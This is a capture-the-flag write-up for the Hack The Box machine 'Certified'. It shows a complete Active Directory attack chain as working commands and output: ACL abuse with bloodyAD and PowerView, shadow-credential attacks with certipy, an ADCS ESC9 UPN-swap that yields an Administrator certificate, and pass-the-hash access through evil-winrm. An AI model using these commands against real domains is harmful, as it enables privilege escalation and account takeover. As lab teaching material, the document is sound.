> For the complete documentation index, see [llms.txt](https://blind0bandit.gitbook.io/blog/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://blind0bandit.gitbook.io/blog/windows-machines/medium/htb-certified.md).
# HTB - Certified
## Enumeration
***
**Nmap Scan**
```bash
┌─[kali@parrot]─[~/HackTheBox/platform/machines/Certified]
└──╼ $nmap -p1-10000 --min-rate 10000 $ip -Pn
PORT STATE SERVICE
53/tcp open domain
88/tcp open kerberos-sec
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
5985/tcp open wsman
9389/tcp open adws
┌─[kali@parrot]─[~/HackTheBox/platform/machines/Certified]
└──╼ $nmap -p53,88,135,139,389,445,464,593,636,3268,3269,5985 -sCV $ip -Pn -oN Nmap/script-scan
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-01-18 00:11:26Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Active Directory LDAP (Domain: certified.htb)
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after: 2025-05-13T15:49:36
|_ssl-date: 2025-01-18T00:12:52+00:00; +7h00m05s from scanner time.
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-01-18T00:12:53+00:00; +7h00m05s from scanner time.
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after: 2025-05-13T15:49:36
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-01-18T00:12:52+00:00; +7h00m05s from scanner time.
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after: 2025-05-13T15:49:36
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-01-18T00:12:53+00:00; +7h00m05s from scanner time.
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after: 2025-05-13T15:49:36
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```
**Summary**
```r
* Open ports: 53,88,135,139,389,445,464,593,636,3268,3269,5985,9389
* UDP open ports: 88 - 123 - 53
* Services: DNS - KERBEROS - LDAP - RPC - SMB - LDAPS - winRM
* Important notes: Domain: certified.htb - DNS:DC01.certified.htb
```
**hosts file**
```bash
┌─[kali@parrot]─[~/HackTheBox/platform/machines/Certified]
└──╼ $sudo sh -c "echo '$ip dc01 dc01.certified.htb certified.htb' >> /etc/hosts"
┌─[kali@parrot]─[~/HackTheBox/platform/machines/Certified]
└──╼ $tail -n1 /etc/hosts
10.10.11.41 dc01 dc01.certified.htb certified.htb
```
> As is common in Windows pentests, you will start the Certified box with credentials for the following account: Username: `judith.mader` Password: `judith09`
To speed the process of typing credentials each time I run a tool, I will export them to variables
```bash
export ip=10.10.11.41; export domain=Certified.htb; export user=judith.mader ;export pass=judith09
```
Since I already have credentials, I will move directly to dump `ldap` data along with `smb` enumeration and others using `cicada-masterful`
```bash
┌─[✗]─[kali@parrot]─[~/HackTheBox/platform/machines/Certified]
└──╼ $python3 /opt/cicada-mastertul.py -u $user -p $pass -d $domain -t $ip --full
██████╗██╗ ██████╗ █████╗ ██████╗ █████╗
██╔════╝██║██╔════╝██╔══██╗██╔══██╗██╔══██╗
██║ ██║██║ ███████║██║ ██║███████║
██║ ██║██║ ██╔══██║██║ ██║██╔══██║
╚██████╗██║╚██████╗██║ ██║██████╔╝██║ ██║
╚═════╝╚═╝ ╚═════╝╚═╝ ╚═╝╚═════╝ ╚═╝ ╚═╝
|__ by - theblxckcicada __|
███╗ ███╗ █████╗ ███████╗████████╗███████╗██████╗ ████████╗██╗ ██╗██╗
████╗ ████║██╔══██╗██╔════╝╚══██╔══╝██╔════╝██╔══██╗╚══██╔══╝██║ ██║██║
██╔████╔██║███████║███████╗ ██║ █████╗ ██████╔╝ ██║ ██║ ██║██║
██║╚██╔╝██║██╔══██║╚════██║ ██║ ██╔══╝ ██╔══██╗ ██║ ██║ ██║██
██║ ╚═╝ ██║██║ ██║███████║ ██║ ███████╗██║ ██║ ██║ ╚██████╔╝███████╗
╚═╝ ╚═╝╚═╝ ╚═╝╚══════╝ ╚═╝ ╚══════╝╚═╝ ╚═╝ ╚═╝ ╚═════╝ ╚══════╝
----------------------------------------------------
Target IP: 10.10.11.41
Domain: Certified.htb
Username: judith.mader
Password: judith09
Full Mode Enabled
----------------------------------------------------
--------------------HAPPY HAUNTING!!----------------
----------------------------------------------------
[!x!] Scanning 10.10.11.41
[!] Enumerating SMB...
[-] Could not connect to SMB
[!] Connecting to WinRM...
[-] Could not connect to WinRM
[!] Enumerating Lookupsids using impacket...
[+] Lookupsids saved to /home/kali/HackTheBox/platform/machines/Certified/mastertul/10.10.11.41/lookupsid_results/lookupsid_file.txt
[+] Users list saved to /home/kali/HackTheBox/platform/machines/Certified/mastertul/10.10.11.41/lookupsid_results/users.txt
[!] Enumerating NPUsers using impacket...
[-] No NPUsers found
[!] Enumerating UserSPNs using impacket...
[-] No UserSPNs found
[!] Collecting Bloodhound Files...
[+] Bloodhound saved to /home/kali/HackTheBox/platform/machines/Certified/mastertul/10.10.11.41/bloodhound_results
[!] Enumerating LDAP...
[+] LDAP saved to /home/kali/HackTheBox/platform/machines/Certified/mastertul/10.10.11.41/ldap_results
```
Prepare archive for `bloodhound GUI`
```bash
┌─[kali@parrot]─[~/HackTheBox/platform/machines/Certified/mastertul/10.10.11.41]
└──╼ $zip certified.zip bloodhound_results/*
adding: bloodhound_results/20250117122048_computers.json (deflated 73%)
adding: bloodhound_results/20250117122048_containers.json (deflated 93%)
adding: bloodhound_results/20250117122048_domains.json (deflated 76%)
adding: bloodhound_results/20250117122048_gpos.json (deflated 85%)
adding: bloodhound_results/20250117122048_groups.json (deflated 94%)
adding: bloodhound_results/20250117122048_ous.json (deflated 64%)
adding: bloodhound_results/20250117122048_users.json (deflated 93%)
```

In `ldap_results/domain_users.html`, There are the domain users and I noticed two users that could have high permission. `management_svc` is a member of `Remote Management Users` and `ca_operator` which from its name can interact with `ADCS`

I will use `powerview.py` to enumerate the user's privileges from my attacking machine manually
```bash
powerview $domain/$user:$pass@dc01
```
User `judith.mader` has `WriteOwner` on `management` group


I also can confirm it with `bloodhound`
`Management` group has `GenericWrite` on `management_svc`
BloodHound view:

`Mangement_svc` has `FullControl` on `Ca_operator`
BloodHound View:
## Foothold
***
So the attack path is as follows:
1. Write Ownership on `Management Group`
2. Grant `FullControl` from this Ownership
3. Add me (as `judith.mader` ) to `Management` Group to inherit its privileges
4. Abuse `GenericWrite` to add `Shadow Credentials` to `management_svc` and get his hash
5. Abuse `GenericAll` from `management_svc` to add `shadow Credentials` to `ca_operator`
6. Enumerate `ADCS` using `ca_operator` for misconfigured templates
Add `OwnerShip` and Grant `FullControl`
```bash
bloodyAD -u judith.mader -p judith09 -d certified.htb --dc-ip 10.10.11.41 --host dc01.certified.htb set owner "CN=MANAGEMENT,CN=USERS,DC=CERTIFIED,DC=HTB" judith.mader
bloodyAD -u judith.mader -p judith09 -d certified.htb --dc-ip 10.10.11.41 --host dc01.certified.htb add genericAll "CN=MANAGEMENT,CN=USERS,DC=CERTIFIED,DC=HTB" judith.mader
```
Add me to `Mangement` Group
```bash
python3 powerview.py certified.htb/judith.mader:'judith09'@dc01.certified.htb
Add-DomainGroupMember -Identity "MANAGEMENT" -Members judith.mader
bloodyAD -u judith.mader -p judith09 -d certified.htb --dc-ip 10.10.11.41 --host dc01.certified.htb add groupMember "CN=MANAGEMENT,CN=USERS,DC=CERTIFIED,DC=HTB" judith.mader
```

Get `management_svc` by `Shadow Credential` attacks, Then attack `ca_operator` with these credentials and his hash, too
```bash
certipy shadow auto -username judith.mader@certified.htb -p judith09 -account management_svc -target dc01.certified.htb
```
```bash
certipy shadow auto -u 'management_svc@certified.htb' -hashes :a091c1832bcdd4677c2xxxxxxxxxxxx -account ca_operator -dc-ip 10.10.11.41
```
## Privilege Escalation
***
Having `ca_operator`, I will enumerate `ADCS` to find misconfigured templates looking for escalation paths
```bash
certipy find -u ca_operator -hashes :b4b86f45c6018fxxxxxxxxxxxxx -dc-ip 10.10.11.41 -vulnerable -stdout
Template Name : CertifiedAuthentication
Display Name : Certified Authentication
Certificate Authorities : certified-DC01-CA
..snip..
[!] Vulnerabilities
ESC9 : 'CERTIFIED.HTB\\operator ca' can enroll and template has no security extension
```
`ESC9` attack allows me to update the `User prinical Name` attribute for any account only if I have `GenericWrite` on it to do so.
Since I have `GenericWrite` from `management_svc`, I will update `UPN` of `ca_operator` to match `administrator's UPN`
After that, I will use `ca_operator` to request a template impersonating `Administrator`
```bash
certipy account update -u 'management_svc@certified.htb' -hashes :a091c1832bcdd467xxxxxxxxxxxxx -user ca_operator -upn Administrator@certified.htb
certipy req -u 'ca_operator@certified.htb' -hashes :b4b86f45c6018f1b66xxxxxxxxxxxxxxx -ca certified-DC01-CA -template CertifiedAuthentication
```
> For the authentication to work, you should revert the `UPN` to `ca_operator` again
```bash
certipy account update -u 'management_svc@certified.htb' -hashes :a091c1832bcdd467xxxxxxxxxxxxx -user ca_operator -upn ca_operator@certified.htb

certipy auth -pfx administrator.pfx -dc-ip 10.10.11.41
```
```powershell
┌─[kali@parrot]─[~/HackTheBox/platform/machines/Certified]
└──╼ $evil-winrm -i dc01 -u administrator -H 0d5b49608bbce175xxxxxxxxxxxx
*Evil-WinRM* PS C:\Users> type management_svc\Desktop\user.txt
72b66b72cc4346c0c3xxxxxxxxxxxxxxxx
*Evil-WinRM* PS C:\Users> type Administrator\Desktop\root.txt
0c0e5a69756ffa9b7xxxxxxxxxxxxxxxxx
```
> User Flag: 72b66b72cc4346c0c3xxxxxxxxxxxxxxxx
> Root Flag: 0c0e5a69756ffa9b7xxxxxxxxxxxxxxxxx